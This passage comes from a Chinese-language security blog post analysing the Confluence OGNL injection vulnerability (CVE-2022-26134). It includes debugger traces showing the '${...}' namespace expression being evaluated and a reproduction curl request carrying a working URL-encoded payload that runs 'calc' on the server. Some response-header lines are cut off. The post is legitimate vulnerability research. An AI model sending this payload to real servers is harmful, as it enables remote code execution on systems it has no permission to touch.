
如图，和预想的结果一样，resultCode == notpermitted



```
Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)
> this = {DefaultActionInvocation@51209}
v this.result = {ActionChainResult@51210}
    proxy = null
  > actionName = "notpermitted"
    namespace = null
> this.resultCode = "notpermitted"
```

执行流程走到 `ActionChainResult#execute` ，调用 `TextParseUtil.translateVariables` 对 namespace 进行处理。

如图：



```
        String value;
        try {
            Object o = stack.findValue(g);   stack: OgnlValueStack@52306    g: "2*2"
            value = o == null ? "" : o.toString();
        } catch (Exception var10) {
            value = "";
        }

        sb.append(expression.substr
```

Evaluate

Code fragment:

```
stack.findValue(g)
```

Result:

```
result = {Integer@52311} 4
    value = 4
```

```
expression = "/${2*2}"
stack = {OgnlValueStack@52306}
sb = {StringBuilder@52307} ... toString()
p = {Pattern@52308} ... toString()
m = {Matcher@52309} ... toString()
previous = 0
g = "2*2"
start = 1
```

将 ${} 中的表达式提取出来执行，成功触发 OGNL Injection。

至此，漏洞分析部分结束。


整个过程中，不管是梳理 Confluence 的 HTTP 请求的处理流程时"意外"发现 OGNL Sink ，还是从 Sink 逐步定位到 Source ，都还蛮有意思。

漏洞复现

弹计算器

```
curl -kI
"http://10.1.1.1:8090/%24%7B%40java.lang.Runtime%40getRuntime%28%29.exec%28%22c
alc%22%29%7D/dashboard.action"
```

执行成功



```
>curl -kI "http://10.1.1.1:8090/%24%7B%40java.lang.Runtime%40getRuntime%28%29.exec%28%22calc%22%29%

L18773016
l: no-cache, must-revalidate
. 01 Jan 1970 00:00:00 GMT
-Request-Time: 1664741383969
JSESSIONID=DABA54B96B65547B0B092DFA7DAF523F; Path=/; HttpOnly
tion: 1; mode=block
pe-Options: nosniff
ons: SAMEORIGIN
rity-Policy: frame-ancestors 'self'
ogin.action?os_destination=%2F%24%7B%40java.lang.Runtime%40getRuntime%28%29.exec%28%22calc%22%29%7D

: text/html;charset=UTF-8
oding: chunked
2 Oct 2022 20:09:44 GMT

>
```

0x05 小结

未完待续。。。

> Confluence Velocity SSTI
>
> Confluence OGNL Injection
>
> Confluence Post-Exploitation

参考:

1. https://commons.apache.org/proper/commons-ognl/
2. https://y4er.com/posts/cve-2022-26134-confluence-server-data-center-ognl-rce/
3. https://baike.baidu.com/item/webwork/486060

不足之处还请师傅们多多指点和纠正，respect++
考虑到文章中难免会出现错误，所以后续若有纠正会在个人博客：https://pen4uin.github.io/ 进行修改